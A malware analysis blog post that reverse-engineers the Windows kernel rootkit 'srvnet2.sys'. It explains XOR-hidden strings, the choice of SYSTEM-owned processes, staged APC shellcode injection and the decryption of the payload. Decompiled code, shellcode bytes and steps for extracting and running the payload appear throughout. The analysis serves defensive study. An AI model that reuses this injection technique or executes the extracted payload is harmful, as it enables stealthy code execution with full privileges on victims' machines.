Analysis and Reversing of srvnet2.sys

darksys0x.net/Analysis-and-Reversing-of-srvnet2sys/



<u>darksys0x</u>

Smoking reverse out. Sometimes I write code that breaks code!

Blog About

"srvnet2.sys" is a rootkit that enumerates (usermode) processes, and injects a shell code into a process. The rootkit looks up the name of the process while enumerating to avoid injecting into some processes. If the process name matches with the list of names in the rootkit, then it will skip the process and look for others, when it finds a process name that is not blacklisted, then the shell code is injected into the process.

The rootkit uses XOR encryption to hide strings such as function names which are used to get the function addresses. The win API functions are not called directly, so they don't appear in the imports section. There's a custom function in the rootkit that retrieves the addresses of functions at runtime to call them. The following screenshot shows an example of such behavior:

Note: The function names of the rootkit in "IDA" for all below figures have been modified for better understanding.

```
1111
             Pseudocode-A
                                     🔂 Strings window
                                                                                               E
                                                                                                              IDA View-A
                                ×
                                                              Hex View-1
                                                                       ×
                                                                            A
                                                                                  Structures
                                                                                          Enums
  void __stdcall KeStackAttachProcess(PRKPROCESS PROCESS, PRKAPC_STATE ApcState)
  2 {
     char v2[8]; // [rsp+20h] [rbp-28h] BYREF
     char *v3; // [rsp+28h] [rbp-20h]
    __int64 (__fastcall *v4)(_QWORD, _QWORD); // [rsp+30h] [rbp-18h]
     __int64 (__fastcall *v5)(_QWORD, _QWORD); // [rsp+38h] [rbp-10h]
 8
    if ( !qword_1400804C0 )
 9
     {
 10
       memset(v2, 0, 1ui64);
      v3 = KeStackAttachProcessStr();
 11
 12
       qword_1400804C0 = (__int64 (__fastcall *)(_QWORD, _QWORD))GetFunctionAddress((__int64)v3);
 13
     }
    v4 = qword_1400804C0;
 14
    v5 = qword_{1400804C0};
 15
    qword_1400804C0(PROCESS, ApcState);
 16
 17 }
```

Figure 1: This function is like a wrapper for "KeStackAttachProcess".

In Figure 1, "**KeStackAttachProcessStr**" function is called to get the function name string, then it is passed to "**GetFunctionAddress**" call which will return the address. At the end of the screenshot (line 11), "**KeStackAttachProcess**" is called by its address.

The function "KestackAttachProcessStr" uses XOR encryption, refer to Figure 2.

	IDA View-A	×	Pseudocode-A	×	Strings window	×	Ō	Hex View-1	×	A	Structures	×
1	<mark>char</mark> *Ke	StackAttac	hProcessSt	:r ()								
	{}											
3	<mark>char</mark> vî	1[24]; //	[rsp+28h]	[rbp-30h]] BYREF							
4												
9 5		-										
6		-										
7												
8		-										
9		-										
0 10		-										
11												
1213												
14		-										
15		-										
16		-										
17												
0 18		-										
0 19		-										
0 20	v1[15]	= 31;										
0 21	v1[16]	= 19;										
0 22	v1[17]	= 21;										
23												
24	L J	-										
25	L J	-										
26		= 112;										
27			v1, byte_1	400804C8);							
28		byte_1400)804C8;									
29	}											

Figure 2: This function returns a pointer to string "KeStackAttachProcess".

					I	1	1	1			_
	lgorthim2.cpp 😐 🗙	parser2.cpp	parser.cpp	main.cpp	HamadparserV2.cpp	H9_x64.cpp	fun_printlineByLine.cpp	delet_Algorethm.cpp	rootKit_decrypt_		
🖪 H9_rev	vriting					Global Scope)				- 🕅 xo	r_algorithm
1449 1450 1451 1452 1453 1454 1455	<pre>Bint64fastcall { int64 result; / int v3; // [rsp+0</pre>	- / rax									
1455	v3 = θ; ⊟ do			C:\Users\DF	R\Desktop\projects\H9_rewrit	ng\H9_rewriting\x64\Re	elease\H9_rewriting.exe		-		×
1458 1459 1460 1461 1462 1463 1464 1464 1464 1464 1464 1467 1467 1467	<pre>> while (a2[V3 - 1 return result; } lchar* MeStackAttach { static char byt char vyl[34]; // vi[21 = 35; vi[21 = 35; vi[21 = 35; vi[31 = 4; vi[31 = 27; vi[31 = 4; vi[31 = 3; vi[31 = 3;</pre>	nedintB)a2[v2++];] ;; ProcessStr() i00009402[50]; [rep+20h] [rep-20h] [v4, byte_100009402];		KeStackAttı	achProcess						
1492 1493 1494	} ⊟int main() {										~
1495 1496	getchar();	KeStackAttachProcess	sstr());								
1497 1498	return θ; }										

Figure 3: Decryption of string "KeStackAttachProcess" using XOR algorithm.

In figure3 the reversed XOR algorithm as shown in action that the rootkit uses this algorithm all over place to hide the strings, although the strings are decrypted at runtime.

Full technical analysis and reverse "srvnet2.sys"

In this section, the complete behavior of the rootkit is depicted.

The rootkit initiates by checking whether the safe boot mode is disabled. This check is crucial because the rootkit is unlikely to function properly in safe boot mode due to the imposed restrictions. If safe boot mode is disabled, the rootkit proceeds to invoke the "**CreateKeThreadForInjectingShellcode**" function. This function is responsible for creating a kernel thread specifically designed to inject the shellcode into user-mode processes, as illustrated in Figure 4. By creating a kernel thread dedicated to this task, the rootkit ensures efficient and controlled injection of the shellcode across multiple processes in the user-mode space. This injection mechanism enables the rootkit to gain control and execute arbitrary code within those processes, allowing for various malicious activities or privilege escalation.

```
IDA View-A
                Pseudocode-B X
                               📳 Pseudocode-A 🗵 🛐 Strings window 🗵 🚺 Hex View-1 🗵
                                                                                    A
                                                                                        Structures
                                                                                                X
  INTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
  2 {
     __int64 v2; // rax
     __int64 v3; // rax
      _int64 v4; // rax
     char v6[4]; // [rsp+20h] [rbp-28h] BYREF
  6
     NTSTATUS v7; // [rsp+24h] [rbp-24h]
  7
     __int64 driverName; // [rsp+28h] [rbp-20h]
  8
     void *system32_driversPath; // [rsp+30h] [rbp-18h]
  9
     __int64 driverPathWithName; // [rsp+38h] [rbp-10h]
 10
 11
12
    v7 = 0;
DriverObject->DriverUnload = 0i64;
                                                   // ui64 = prefix
14
     memset(v6, 0, 1ui64);
15 driverName = get_DreiverName();
system32_driversPath = system32_driversStr();
17 driverPathWithName = getDriverPathWithName();
18 v7 = sub_140002980(driverPathWithName, (__int64)system32_driversPath, driverName);
19
     v^2 = sub_14000898C();
     v7 = sub_{1400078DC(v2)};
20
21
     v3 = sub_1400088F4();
22
     v7 = sub 1400078DC(v3);
23
     v4 = sub_{14000885C()};
24
     v7 = sub_{1400078DC(v4)};
25 if ( !InitSafeBootMode )
26
       v7 = CreateKeThreadForInjectingShellcode();
27 return v7;
28
```

Figure 4: entre point of the rootkit

In figure 5, the function creates a new thread for the shell code injection. When the thread returns, the handle to the thread is closed.




Figure 5: Code of "CreateKeThreadForInjectingShellcode"

In Figure 6, the "StartRoutine" function serves as the entry point for the new kernel thread. This function implements a loop that iterates through all running processes at a 5-second interval, attempting to identify a suitable process ID for injecting the shellcode. The shellcode itself is located in the (.data section) of the rootkit. Furthermore, in Figure 8, line 24 showcases the "**AllocMemWithDataInProcess_0**" function. This function is responsible for allocating memory on the heap within the target process. It reserves a chunk of memory and then copies the shellcode into this allocated memory region. By doing so, the shellcode becomes effectively placed within the target process's memory space, ready for execution. It's important to note that the shellcode decryption takes place in the "**decryptShellCode**" function, called at runtime. This function is responsible for decrypting the shellcode, allowing it to be executed in its original form within the target process.

The "ExecuteShellCode" function in line 26 will execute the shell code in the target usermode process.




Figure 6: The entry point function for the new kernel thread

"**GetTargetProcessId**" is called in "**StartRoutine**", it will enumerate through all running usermode processes, then compare the process names with hardcoded names, if any of the name matches, the process is ignored, refer to Figure 7. The hardcoded process names are:

- csrss.exe
- smss.exe
- services.exe
- winlogon.exe

- vmtoolsd.exe
- vmware
- Isass.exe

```
v19 = -1;
  45
•
  46
      ReturnLength = 0;
•
  47
       SystemInformation = 0i64;
•
  48
       i = 0i64;
•
  49
      if ( a2 )
   50
       {
         v3 = ZwQuerySystemInformation(SystemProcessInformation, SystemInformation, 0, &ReturnLength);
  51
•
         if ( (unsigned __int8)sub_140001E18((unsigned int)v3) )
  52
   53
           SystemInformation = sub_140009A68(ReturnLength);
  54
•
  55
           if ( SystemInformation )
   56
           £
             v3 = ZwQuerySystemInformation(SystemProcessInformation, SystemInformation, ReturnLength, 0i64);
  57
•
             if ( v3 >= 0 )
  58
   59
             ł
               for ( i = (SYSTEM PROCESS INFORMATION *)SystemInformation;
  60
  61
                     ;
i = (SYSTEM_PROCESS_INFORMATION *)((char *)i + i->NextEntryOffset) )
  62
  63
               {
                 processId = sub_140002300((unsigned int)i->UniqueProcessId);
  64
  65
                 if ( processId )
   66
                 {
  67
                   if ( processId != a1 )
  68
                   {
                     if ( i->UniqueProcessId )
   69
   70
                     {
                       if ( i->UniqueProcessId != (HANDLE)emptyFunc(4u)
  71
   72
                         && i->InheritedFromUniqueProcessId != (HANDLE)emptyFunc(4u) )
   73
                       {
  74
                         memset(&v8, 0, sizeof(v8));
•
  75
                         v20 = winitDotexeStr(&v8);
•
  76
                         v28 = i->ImageName;
                         v29 = v28;
•
  77
•
                         if ( !compareUnicodeString((__int64)&v29, v20, 0) )
  78
   79
                          {
  80
                           memset(&v9, 0, sizeof(v9));
```

Figure 7: pseudocode of GetTargetProcessId

In Figure 8, the hardcoded process names have been decrypted by running their XOR algorithm in IDA. The processes with these names are ignored by the rootkit.




Figure 8: Decrypted names of process names in the rootkit

After making sure the process name does not match with the ignored names, the rootkit will check the SID of the process token, refer to Figure 9. The root looks for process tokens with SID "**S-1-5-18**" because this SID is for local system account that is used by the operating system. This will give the shellcode full privileges when it is loaded in the usermode space. For more details, refer to section "The rootkit act privilege escalation".

Moreover, the rootkit checks for peb lock and then checks whether the process is critical or not, which means if the process will break on termination or not, and finally, the process id is returned.

```
memset(&v14, 0, sizeof(v14));
v26 = vmwareStr();
v40 = i->ImageName;
v41 = v40;
if ( !compareUnicodeString((__int64)&v41, (__int64)v26, 0) )
  memset(&v15, 0, sizeof(v15));
  v27 = lsass_exeStr();
  v42 = (__int128)i->ImageName;
  v43 = v42;
  if ( !compareUnicodeString((__int64)&v43, (__int64)v27, 0) )
  ł
    v4 = 0;
    v5 = 0;
    v6[0] = 0;
    v3 = IsProcessSID_S_1_5_18(processId, (__int64)&v4);
   if (v3 \ge 0)
    {
      v3 = checkPEBLock(processId, ( int64)&v5);
      if (\vee 3 \geq 0)
        v3 = IsUserModeProcessCirtical(processId, ( int64)v6);
        if ( v3 >= 0 && v4 && !v5 && !v6[0] )
          break;
```

Figure 9: code of target processID

In figure 9, the ExecuteShellCode function has another shell code on the stack, however, it is very small with only a few instructions:

- 48 BA 00 00 00 00 00 00 00 00 | mov rdx, 0 <--- second argument (DelayInterval)
- B1 01 | mov c1, 1 <--- first argument (Alertable)
- 48 B8 00 00 00 00 00 00 00 00 | mov rax, 0 <--- address of NtDelayExecution function
- FF D0 | call rax <--- call NtDelayExecution function

0000755007405405		1
00007FF827A86A10	48:BA 00000000000000	00 mov rdx,0
00007FF827A86A1A	B1 01	mov cl,1
00007FF827A86A1C	48:B8 00000000000000	00 mov rax,0
00007FF827A86A26	FFDO	call rax
00007EE827A86A29	90	l non

These instructions are used for calling "NtDelayExecution" function:

NTSYSAPI NTSTATUS NTAPI NtDelayExecution(

```
IN BOOLEAN Alertable, // take one byte
IN PLARGE_INTEGER DelayInterval // pointer take 8 bytes
);
```

The 8 zeros in the first instruction mov **rdx**, 0 are replaced by the DelayInterval, and the 8 zeroes in the 3rd instruction mov rax, 0 are replaced by the address of "**NtDelayExecution**" function, moreover, the '**NtDelayExecution**' function is used to halt a thread in the target

usermode process. This will allow the rootkit to add an APC (Asynchronous Procedure Call) to the queue, so the thread can execute it. Find more detailes about APC "<u>https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/types-of-apcs</u>".




Figure 9: Second shell code buffer.

Since the second argument of "**NtDelayExecution**" is a pointer, it needs an address to a value in usermode space. The rootkit will allocate memory in the usermode space of 8 bytes in function "**AllocMemWithDataInProcess_0**", refer Figure 10.

"**SetBufferDataStr**" function will first allocate 24 bytes memory in kernel for the shellcode, then the address of the allocated memory (8 bytes usermode memory) is copied to the shell code buffer and the address of "**NtDelayExecution**" is also copied to the shellcode, refer Figure 9.

The memory allocated by "**SetBufferDataStr**" resides in kernel space, so it cannot be accessed in usermode. The rootkit will allocate 24 bytes again, but this time it will be allocated in the usermode space of the target process in function "AllocMemWithDataInProcess_0".

A new thread in suspended state is created in the usermode process in function "CreateThreadInProcess" in order to execute the 24 byte shellcode later.

ID/	A View-A 🗵 📳 Pseudocode-B 🗵 📳 Pseudocode-A 🗶 😵 Strings window 🗵 💽 Hex View-1 🗵 🖪 Structures 🗵 🗮 Enums 🗵 🏹											
50	if (shell code memory)											
51	{											
52	<pre>memset(v7, 0, 1ui64);</pre>											
53	<pre>moduleName = ntdll_dll_str();</pre>											
54	if ((int)GetModuleFuncAddressByProcId(
55	processId,											
56	(int64)moduleName,											
57	(int64)"NtDelayExecution",											
58	&fucntionAddress) >= 0											
59	&& fucntionAddress)											
60	{											
61	v17 = -1;											
62	v10 = 8;											
63	allocatedMemAddress = AllocMemWithDataInProcess_0(&allocationAddress, 0i64, processId, buffer, 8i64);											
64	if (allocatedMemAddress >= 0)											
65												
66	if (allocationAddress)											
67	{											
68	v15 = SetBufferDataStr((unsignedint64)theBuffer, 0x18u, fucntionAddress, allocationAddress);											
69	allocatedMemAddress = AllocMemWithDataInProcess_0(&threadStartAddress, 0i64, processId, v15, 24i64);											
70 70	if (allocatedMemAddress >= 0)											
71												
72 73	<pre>if (threadStartAddress) {</pre>											
• 74	۱ allocatedMemAddress = CreateThreadInProcess(&threadHandle, processId, threadStartAddress, 0i64, 1, 0);											
75	if (allocatedMemAddress >= 0)											
76												
• 77	د allocatedMemAddress = sub 1400061A8(threadHandle , & Object);											
78	if (allocatedMemAddress >= 0)											
79												
80	P = ExAllocatePool(NonPagedPool, 0x58ui64);											
81	<pre>memset((m128 *)P, 0, 0x58ui64);</pre>											
82	KeInitializeApc(
83	(int64)P,											
84	(int64)Object,											
85	0,											
86	(int64)sub_140006160,											
87	0164,											
88	(int64)sub_140006840,											
89	0,											

Figure 10: Calling "NtDelayExecution" function.




Figure 11: "allocationAddress" is copied the first 8 bytes, "funcAddress" is copied to the second 8 bytes.

In function "**sub_1400061A8**", the thread handle is used to reference the object, which is later used for initializing APC. Refer figure 12.




Figure 12: Fetches the object for a thread by its handle in second argument

In Figure 13, the "**KelnitializeApc**" function will initialize the kernel APC since the 7th argument ApcMode is zero as example: http://www.codewarrior.cn/ntdoc/winnt/ke/KelnitializeApc.htm

```
http://pravic.github.io/winapi-kmd-rs/doc/km/basedef/enum.KPROCESSOR_MODE.html
```

Note: this is not official used in Microsoft Document.




Figure 13: prototype of "KelnitializeApc".

Depending on the ApcMode, NormalRoutine parameter in "**KelnitializeApc**" will be either usermode or kernel mode routine.

```
enum KPROCESSOR_MODE
{
KernelMode = 0,
UserMode = 1,
}
```

Furthermore, after the APC is initialized, the "**KelnsertQueueApc**" function is used to insert the APC into the queue. If the insertion is successful, the thread that was previously created in user-mode space will be resumed by invoking the "NtResumeThread" function. This action triggers the execution of the 24-byte shellcode within the target process.

Subsequently, the larger shellcode (which is the second argument of the

"ExecuteShellCode" function) will be executed by another APC. This occurs through the NormalRoutine APC, denoted as "sub_140006840", which is passed to the "KelnitializeAPC"

function, as shown in Figure 14. The NormalRoutine APC, when triggered, will execute the big shellcode within the target process.

This sequence of actions allows for the staged execution of the shellcode, starting with the initial 24-byte shellcode and followed by the larger, more complex shellcode. The use of APCs provides a mechanism to execute code within the target process while maintaining control and coordination from the user-mode space.



Figure 14: Executing the kernel mode APC

Furthermore, in figure 15, When the kernel APC "**sub_140006840**" is called, it will initialize the usermode APC, which is the big shellcode and place it in the queue

"**KelnsertQueueApc**". This shellcode will unpack a .NET executable in memory and execute it. It has anti-debugging code to prevent debuggers from attaching to its process.




Figure 15: The APC function that will add usermode APC to the queue "KelnsertQueueApc".

The rootkit act privilege escalation

In Figure 9, the rootkit checks for token SID "**S-1-5-18**" since it belongs to local system account which is used by the operating system. This allows the rootkit to find a process with full privileges for injecting the shellcode. "**IsProcessSID_S_1_5_18**" function will look up the process object by its id, then it calls "**SID_S_1_5_18**" function as shown in figure 16.

```
int64 fastcall IsProcessSID S 1 5 18(unsigned int a1, int64 a2)
1
2 {
3
   int v3; // [rsp+20h] [rbp-28h]
   PVOID Object; // [rsp+28h] [rbp-20h] BYREF
4
5
   int64 processId; // [rsp+30h] [rbp-18h]
6
7
   Object = 0i64;
8
   if ( a1 )
9
   {
0
     processId = emptyFunc(a1);
     v3 = jPsLookupProcessByProcessId(processId, ( int64)&Object);
.1
     if (\vee 3 \geq 0)
.2
.3
     £
       v3 = IsSID_S_1_5_18((__int64)Object, (_BYTE *)a2);
.4
       ObfDereferenceObject(Object);
.5
.6
     }
7
   }
8
   else
.9
   {
0
     v^3 = -1073741585;
1
   }
2
   return (unsigned int)v3;
3}
```

Figure 16: Check whether the SID of a process token is S-1-5-18

In Figure 17, the function "IsSID_S_1_5_18" follows these steps:

- 1. It initializes a Unicode string.
- 2. The function then calls "GetProcessTokenSID" and passes the address of the Unicode string as the second argument. This function retrieves the SID (Security Identifier) associated with the process token and stores it in the Unicode string.
- 3. After obtaining the process token's SID, it is compared with the string "**S-1-5-18**" for a match.

This comparison is significant because "S-1-5-18" represents the well-known SID for the Local System account in Windows. By comparing the retrieved SID with this string, the function determines if the current process is running under the Local System account. If there is a match, it indicates that the process has elevated privileges and can perform certain privileged operations or access sensitive resources.

```
int64 fastcall IsSID S 1 5 18( int64 a1, BYTE *a2)
 1
 2 {
 3
    void *v2; // rax
    char v4[4]; // [rsp+20h] [rbp-28h] BYREF
 4
 5
    unsigned int v5; // [rsp+24h] [rbp-24h]
 6
    _UNICODE_STRING UnicodeString; // [rsp+28h] [rbp-20h] BYREF
 7
 8
    v5 = 0;
 9
    memset(&UnicodeString, 0, sizeof(UnicodeString));
    if (!a2)
10
11
      return (unsigned int)-1073741585;
    v5 = GetProcessTokenSID((struct _KPROCESS *)a1, &UnicodeString);
12
    if (\sqrt{5} \& 0 \times 80000000) == 0)
13
14
    ſ
      memset(v4, 0, 1ui64);
15
      v_2 = 5 \ 1 \ 5 \ 18 \ Str();
16
      *a2 = compareStrings(UnicodeString.Buffer, (__int64)v2, 0);
17
      RtlFreeUnicodeString(&UnicodeString);
18
19
    }
20
    return v5;
21}
```

Figure 17: Get token SID and compare it with string "S-1-5-18"




Figure 18: Decrypt of "S-1-5-18" local system account

"GetProcessTokenSID" function first references the primary token, gets a handle to it and calls "GetTokenSID", refer to Figure 19. "GetTokenSID", as the name indicates, it will query the token information via "NtQueryInformationToken", and get the SID, then converts the SID to Unicode string format.

```
int64 fastcall GetProcessTokenSID(struct KPROCESS *a1, UNICODE STRING *a2)
1
 2 {
3
   int v3; // [rsp+40h] [rbp-28h]
4
    HANDLE Handle; // [rsp+48h] [rbp-20h] BYREF
    PVOID Object; // [rsp+50h] [rbp-18h]
 5
 6
7
    Handle = 0i64;
    if ( a1 )
8
9
    {
      Object = PsReferencePrimaryToken(a1);
10
11
      if ( Object )
12
      {
        v3 = ObOpenObjectByPointer(Object, 0, 0i64, 8u, 0i64, 0, &Handle);
13
        if (v3 \ge 0)
14
15
        ł
          v3 = GetTokenSID(( int64)Handle, a2);
16
17
          ZwClose_0(Handle);
18
        }
    _int64 __fastcall GetTokenSID(__int64 a1, _UNICODE_STRING *a2)
 1
 2 {
 3
    int v3; // [rsp+30h] [rbp-18h]
    ULONG TokenInformationLength; // [rsp+34h] [rbp-14h] BYREF
 4
    PVOID VirtualAddress; // [rsp+38h] [rbp-10h]
 5
 6
 7
    if ( a1 )
 8
    {
 9
      v3 = NtQueryInformationToken((HANDLE)a1, TokenUser, 0i64, 0, &TokenInformationLength);
      if ( sub_140001E18(v3) )
10
11
      {
        VirtualAddress = sub 140009A68(TokenInformationLength);
12
13
        if ( VirtualAddress )
14
        {
15
          v3 = NtQueryInformationToken(
                  (HANDLE)a1,
16
17
                 TokenUser.
                 VirtualAddress,
18
                 TokenInformationLength,
19
20
                 &TokenInformationLength);
21
          if (v3 \ge 0)
22
          ł
            if ( MmIsAddressValid(VirtualAddress) && MmIsAddressValid(*(PVOID *)VirtualAddress)
23
              v3 = RtlConvertSidToUnicodeString(a2, *(PSID *)VirtualAddress, 1u);
24
25
            else
26
              v3 = -1073741503;
```

Figure 19: Pseudocode of GetProcessTokenSID and GetTokenSID

Main Shell Code

The main shellcode is encrypted and resides in the ".data section" of the rootkit. In Figure 6, the "**StartRoutine**" function is responsible for calling the "**decryptShellcode**" function, which utilizes the XOR algorithm to decrypt the shellcode. The address of the encrypted shellcode is passed as the second argument to the "**decryptShellcode**" function. This allows the function to locate the encrypted shellcode within the .data section and perform the necessary decryption process.

```
void __fastcall decryptShellCode(char key, _BYTE *shellcode, unsigned __int64 size)
{
    unsigned __int64 i; // [rsp+20h] [rbp-18h]
    if ( shellcode && MmIsAddressValid(shellcode) && size ) {
    for ( i = 0i64; i < size; ++i )
    shellcode[i] ^= key;
}</pre>
```

The rootkit decrypts the shellcode by calling executing:

decryptShellCode(57, shell_code, 0x74344ui64);

The XOR algorithm utilizes the first argument as the key. The second argument represents the address of the shellcode within the .data section, while the third argument denotes the size of the shellcode. There are several approaches to executing this shellcode:

- 1. Running the rootkit to execute the shellcode.
- 2. Dumping the shellcode from rootkit file, loading it to a program, decrypting the shellcode, then executing it by creating a thread.

To proceed with option 2, where the shellcode is executed by creating a new thread, the shellcode needs to be extracted and saved to a file. This can be accomplished manually by opening the rootkit file in a hex editor and searching for the specific starting bytes of the shellcode, as indicated in Figure 20. Once the shellcode is identified, it can be selected and saved to a separate file for further analysis or execution.

.data:000000014000C000	;o <u>rg_14000C</u> 000h
.data:000000014000C000	; _BYTE_shell_code 475972]Shellcode size
• .data:00000014000C000	shell_code db 0D1h, 0B9h, 20h, 3Eh, 39h, 0B9h, 20h, 3Eh, 39h, 0D0h
.data:000000014000C000	; DATA XREF: StartRoutine+24↑o
.data:000000014000C000	; StartRoutine+8C1o
.data:000000014000C000	db 7Eh, 0E3h, 52h, 71h, 0AFh, 66h, 0A0h, 9Ch, 34h, 0AAh
.data:000000014000C000	db 1, 0Dh, 73h, 16h, 43h, 2 dup(0A0h), 0F7h, 0D1h, 75h
.data:000000014000C000	db 0FFh, 5Bh, 0C6h, 1Ah, 9Bh, 7Dh, 0Fh, 85h, 2Ch, 0F5h
.data:000000014000C000	db 17h, 4 dup(39h), 0D6h, 35h, 52h, 0F8h, 0E7h, 9, 9Dh
.data:000000014000C000	db 2Ah, 4Ch, 0EDh, 0DBh, 0CCh, 9Ah, 0DEh, 0D5h, 0BFh, 7
.data:000000014000C000	db 77h, 0E4h, 27h, 0B7h, 0, 9Ah, 77h, 2 dup(0B3h), 9Ah
.data:000000014000C000	db 0BDh, 19h, 15h, 31h, 1, 7Dh, 1Eh, 0D1h, 0FEh, 37h, 1Ch
.data:000000014000C000	db 6Eh, 0FFh, 89h, 3Dh, 63h, 2, 3Fh, 61h, 0BEh, 9Ah, 0F1h
.data:000000014000C000	db 34h, 0A2h, 18h, 0AEh, 7Bh, 0F9h, 21h, 8Ah, 3Ch, 93h
.data:000000014000C000	db 0CDh, 34h, 76h, 65h, 0FCh, 71h, 6Bh, 1Fh, 31h, 29h

Figure 20: The shellcode in .data section

The first 10 bytes of the shellcode can be searched in a hex editor to find the shellcode in the rootkit file.

D1 B9 20 3E 39 B9 20 3E 39 0D

0000ABF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000AC00				3E				3E				E3					ѹ >9¹ >9Đ~ãRq f
0000AC10				AA						AO				75			œ4ªs.C ÷Ñuÿ[
0000AC10				7D		85					39		39		35		
		_															Æ.>},õ.9999Ö5R
0000AC30		E7		9D								D5		07			øç*LíÛÌšÞÕ¿.wä
